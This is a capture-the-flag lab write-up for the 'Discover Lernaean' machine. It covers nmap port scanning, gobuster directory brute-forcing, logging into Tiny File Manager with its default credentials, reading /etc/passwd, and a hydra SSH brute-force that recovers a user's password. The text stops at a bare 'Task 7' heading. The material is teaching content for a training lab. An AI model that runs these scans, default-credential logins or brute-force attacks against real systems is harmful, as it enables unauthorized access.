Discover Lernaean Write-up

Introduction

The Discover Lernaean warmup machine provides a good starting point to improve your skills when working with Apache and SSH services, especially with regard to web application security. On this machine, you will learn how to discover vulnerabilities in Apache and SSH services. You will also learn about SSH bruteforce attacks, one of the most common methods used by attackers. In the process, you will also examine directory scanning techniques for the Apache server and discover what kind of vulnerabilities these scans cause. This practice is an ideal starting point for understanding basic web application security.

Apache

Apache HTTP Server is an open source web server software widely used around the world. First released in 1995, Apache has a high reputation for reliability, flexibility and extensibility. The web server makes web pages and other content available to users by fulfilling requests from clients (web browsers).

Apache is also compatible with many operating systems such as Linux, Windows and MacOS. Apache can serve both static and dynamic content and integrates with popular programming languages such as PHP, Perl, Python, and Perl.

Apache Web Server delivers website content using the client-server model. An HTTP request made by a web browser (client) is received by the Apache server. The request is processed either by the server finding the relevant static files (HTML pages, images, etc.) from the file system and sending them to the client, or by interacting with backend application servers (PHP, Python, etc.) to generate dynamic content. The processed content is sent back to the client as an HTTP response.

Apache Web Server automatically opens certain pages on websites. For example, when someone visits a website, Apache looks for files such as index.php or index.html, which is usually the first page of a website, and displays that page when it finds it. This is done by rules set in Apache's configuration files and ensures that the home page of a website is shown directly to visitors.

Apache is a popular web server of choice for both individual projects and large corporate websites.

HTTP

HTTP (Hypertext Transfer Protocol) is a protocol for exchanging information over the internet. In this system, communication is established between a client (usually a web browser) and a server. The process starts with the client entering a URL or clicking on a link, which is transmitted to the server as an HTTP request. The server receives and processes this request and, if the requested resource is available, sends it back to the client in an HTTP response. The client receives this response from the server and, if it is a web page, displays the page to the user. This simple and flexible structure has made HTTP a fundamental part of the web.

HTTP Request

Below is an example of an HTTP request from a user's browser to the server of hackviser.com when accessing the homepage of hackviser.com.

```
GET /index.html HTTP/1.1
Host: www.hackviser.com
```

HTTP Response

Below is a sample HTTP response from a web server.


```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 130

<html>
<head>
    <title>Example Page</title>
</head>
<body>
    <h1>Welcome</h1>
    <p>Example page content.</p>
</body>
</html>
```

Information Gathering

Let's start gathering information by doing a port scan on our target machine.

Task 1, Task 2

We can use the nmap tool to detect open ports. Let's add the -sV parameter to our nmap command to access the version information of running services.




```
root💀hackerbox:~# nmap -sV 172.20.1.147
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-06 16:43 CST
Nmap scan report for 172.20.1.147
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:17:5D:01 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
```

As a result of the port scan, we found that SSH and Apache HTTP services are running on the target machine.

Running on port 80, we can access a website served by a web server through our web browser.

As you can see below, on the home page of the website we see a default Apache2 page.



Apache2 Debian Default Page: It works — Mozilla Firefox
File Edit View History Bookmarks Tools Help
Apache2 Debian Default Pa×
172.20.1.147
debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Task 3

In the task, we are asked to perform a directory scan and perform reconnaissance. Directory scanning tools such as `dirbuster`, `gobuster` can be used for this.

gobuster

Gobuster is a tool for brute-force. It can be used to discover URIs (directories and files) on websites and DNS subdomains.

```
gobuster [Mode][Options]
```

dir Mode

With dir mode we can explore directories and files.

```
gobuster dir [flags]
```

```
-u : Destination URL

-w : Path to the wordlist

-t : Number of concurrent threads (default 10)

-v : Verbose, detailed output (errors)
```

```
gobuster dir -u <website> -t <thread-number> -w <wordlist>
```


SecList

SecLists is a collection of multiple list types used for vulnerability research in one place. List types include usernames, passwords, URLs, fuzzing payloads, web shells and many more. (https://github.com/danielmiessler/SecLists)

We can use one of the directory lists under SecLists/Discovery/Web Content to perform a brute-force directory scan.

SecLists Path in HackerBox: `/usr/share/wordlists/SecLists`


Let's perform directory scanning using a wordlist in SecLists.



```
root💀hackerbox:~# gobuster dir -u 172.20.1.147 -t 50 -w /usr/share/wordlists/SecLists/
Discovery/Web-Content/directory-list-1.0.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.1.147
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/
directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/filemanager          (Status: 301) [Size: 318] [⟶ http://172.20.1.147/filemanager/]
Progress: 141708 / 141709 (100.00%)
===============================================================
Finished
===============================================================
```

Task 4

Let's go to the **`/filemanager`** directory that we discovered with our web browser.




This page welcomes us in the **`/filemanager`** directory.

The task asks us to find the username and password. For this, we can search the internet about the "Tiny File Manager" software written on the page.

As a result of our research, we see that this application is widely used and we reach a GitHub repository and browse it.

GitHub Repository: https://github.com/prasathmani/tinyfilemanager

In the repo we examined, we see that there are 2 default usernames and passwords as in the image below.



Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

When we try this information to login, we see that the credentials `user:12345` is correct.


When we logged in, we saw that we could access the file system of the target computer.

System Access

Task 5

Let's look at the contents of the `/etc/passwd` file to see the last user added.

/etc/passwd: This file contains various information about users on the system, such as username, uid, gid and home directory.



Tiny File Manager — Mozilla Firefox
Tiny File Manager
172.20.1.147/filemanager/index.php?p=etc&view=passwd
File Manager
etc
Filter
User
Download
Open
Back

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001::/home/rock:/bin/bash
```

As can be seen in the image above, the last user added to the computer is the `rock` user.

Task 6

In the port scan we ran, we learned that SSH service is also running on port 22.

We will try to connect to the target machine with SSH as the rock user we have discovered. Since password information is also required when connecting with SSH, we first need to determine the password of the rock user. For this, let's try to find the password of the rock user using the SSH brute-force method.

hydra


hydra is a brute-force tool specifically used for password attacks. It supports many different services and protocols such as SSH, Telnet, VNC, RDP and MySQL.

```
hydra [options] -s <port> <target-protocol> <module-options>
```

Some important parameters.

```
-L : Used to specify a list of usernames.

-l : Used to specify a specific username.

-P : Used to specify a list of passwords.

-p : Used to specify a specific password.

-t : Number of threads to run simultaneously.

-V : Verbose, gives detailed output.
```

rockyou.txt
It is a password list that contains the most commonly used passwords worldwide.




```
root💀hackerbox:~# hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.1.147 ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-06 18:06:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/
p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.1.147:22/
[STATUS] 123.00 tries/min, 123 tries in 00:01h, 14344280 to do in 1943:41h, 16
active
[22][ssh] host: 172.20.1.147   login: rock   password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-06 18:07:19
```

Thanks to the brute-force password attack, we have found the password of the `rock` user.

Task 7

